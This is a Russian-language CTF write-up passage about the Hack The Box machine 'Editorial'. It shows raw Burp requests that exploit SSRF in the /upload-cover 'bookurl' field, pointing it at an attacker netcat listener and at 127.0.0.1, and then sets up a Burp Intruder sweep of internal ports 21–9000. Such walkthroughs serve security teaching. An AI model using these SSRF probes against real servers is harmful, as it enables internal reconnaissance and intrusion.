


```
31  http://editorial.htb  GET   /upload     200  7308  HTML  Publish Your Book...  10.10.11.20
32  http://editorial.htb  POST  /upload  ✓  200  7338  HTML  Publish Your Book...  10.10.11.20
```

```
POST /upload HTTP/1.1
Host: editorial.htb
Content-Length: 549
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://editorial.htb
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryf0HfFER6NvUoswiF
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://editorial.htb/upload
Accept-Encoding: gzip, deflate, br
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

------WebKitFormBoundaryf0HfFER6NvUoswiF
Content-Disposition: form-data; name="bookname"

test1
------WebKitFormBoundaryf0HfFER6NvUoswiF
Content-Disposition: form-data; name="bookintro"

test2
------WebKitFormBoundaryf0HfFER6NvUoswiF
Content-Disposition: form-data; name="whyus"

test3
------WebKitFormBoundaryf0HfFER6NvUoswiF
Content-Disposition: form-data; name="email"

test@test.com
------WebKitFormBoundaryf0HfFER6NvUoswiF
Content-Disposition: form-data; name="phone"

0123456789
------WebKitFormBoundaryf0HfFER6NvUoswiF--

```

Запрос в Burp History


Вернемся к форме на сайте, снова заполним ее данными, но в этот раз не будем их отправлять, а нажмем кнопку Preview. В этот момент на листенер приходит запрос от сервера.



```
43  http://editorial.htb  POST  /upload-cover  ✓  200  227  text
```

```
POST /upload-cover HTTP/1.1
Host: editorial.htb
Content-Length: 333089
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarys2rAWjOjtTWWpOxI
Accept: */*
Origin: http://editorial.htb
Referer: http://editorial.htb/upload
Accept-Encoding: gzip, deflate, br
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

------WebKitFormBoundarys2rAWjOjtTWWpOxI
Content-Disposition: form-data; name="bookurl"

http://10.10.16.61:8000/test_ssrf
------WebKitFormBoundarys2rAWjOjtTWWpOxI
Content-Disposition: form-data; name="bookfile"; filename="01.png"
Content-Type: image/png

PNG

IHDRxrçå IDATx^ì½iw#;¦é¢!)"îµtWu×Ì:óÿÿÊ|ÓgNWwumyó.±i×`pÀîXôò^)0^ÀÄãFÃÙûÎnP
@( P
gggäÏópFÿÉýô7¿"t¦ÿøfÊy·3®ÃoÐÿ»ñnlÐ{Z|Rí¨:ÿ±«.yÐçÏ4ôüùÉÞùuþ[Þ7ïÍn³×´\äQ+»:ñAN¡¾ò7L43õ+nZ+mD$kÅýnñ#WJ×jÕ^t«ÒÊj¹ê ÜW p5è%°ÿ¡ñQÐ¹ÙsÆÓuKì%Ë°1V×ák³¾è-ôì»ô=Mû¯© K'GûÝî79uP
```


Запрос на сервер



```
~/tmp/HTB/editorial (6m 39.05s)
nc -nlvp 8000
Listening on 0.0.0.0 8000
Connection received on 10.10.11.20 44276
GET /test_ssrf HTTP/1.1
Host: 10.10.16.61:8000
User-Agent: python-requests/2.25.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
```

Логи листенера

А теперь ради эксперимента в поле URL вместо своего листенера указываем 127.0.0.1. В ответ получаем какой-то путь.



```
56  http://editorial.htb  POST  /upload-cover  ✓  200  227  text  10.10.11.20
```

Request

```
POST /upload-cover HTTP/1.1
Host: editorial.htb
Content-Length: 303
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6312.122 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarybMALvOeMDzur0G5p
Accept: */*
Origin: http://editorial.htb
Referer: http://editorial.htb/upload
Accept-Encoding: gzip, deflate, br
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

------WebKitFormBoundarybMALvOeMDzur0G5p
Content-Disposition: form-data; name="bookurl"

http://127.0.0.1/
------WebKitFormBoundarybMALvOeMDzur0G5p
Content-Disposition: form-data; name="bookfile"; filename=""
Content-Type: application/octet-stream


------WebKitFormBoundarybMALvOeMDzur0G5p--

```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Fri, 16 Aug 2024 14:48:25 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 61

/static/images/unsplash_photo_1630734277837_ebe62757b6e0.jpeg
```

Запрос и ответ сервера в Burp History

Уязвимость SSRF на сайте явно есть, а значит, попытаемся ее раскрутить.


Продолжение статьи →

HTB EDITORIAL

ИСПОЛЬЗУЕМ SSRF И БАГ
В GITPYTHON, ЧТОБЫ ЗАХВАТИТЬ
СЕРВЕР

ТОЧКА ОПОРЫ

Так как мы можем получить доступ к внутренним ресурсам, попробуем найти еще какие-нибудь внутренние сервисы. Для этого пробрутим порты в отправляемом URL через **Burp Intruder**.



Choose an attack type

Attack type: Sniper


Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://editorial.htb

```
POST /upload-cover HTTP/1.1
Host: editorial.htb
Content-Length: 306
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarybMALvOeMDzur0G5p
Accept: */*
Origin: http://editorial.htb
Referer: http://editorial.htb/upload
Accept-Encoding: gzip, deflate, br
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

------WebKitFormBoundarybMALvOeMDzur0G5p
Content-Disposition: form-data; name="bookurl"

http://127.0.0.1:§80§/
------WebKitFormBoundarybMALvOeMDzur0G5p
Content-Disposition: form-data; name="bookfile"; filename=""
Content-Type: application/octet-stream


------WebKitFormBoundarybMALvOeMDzur0G5p--

```

Burp Intruder — вкладка Positions



Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Variou

Payload set: 1 Payload count: 8 980

Payload type: Numbers Request count: 8 980

Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ● Sequential ○ Random

From: 21

To: 9000

Step: 1

How many:

Number format

Base: ● Decimal ○ Hex

Min integer digits: 0

Max integer digits: 4

Min fraction digits: 0

Max fraction digits: 0

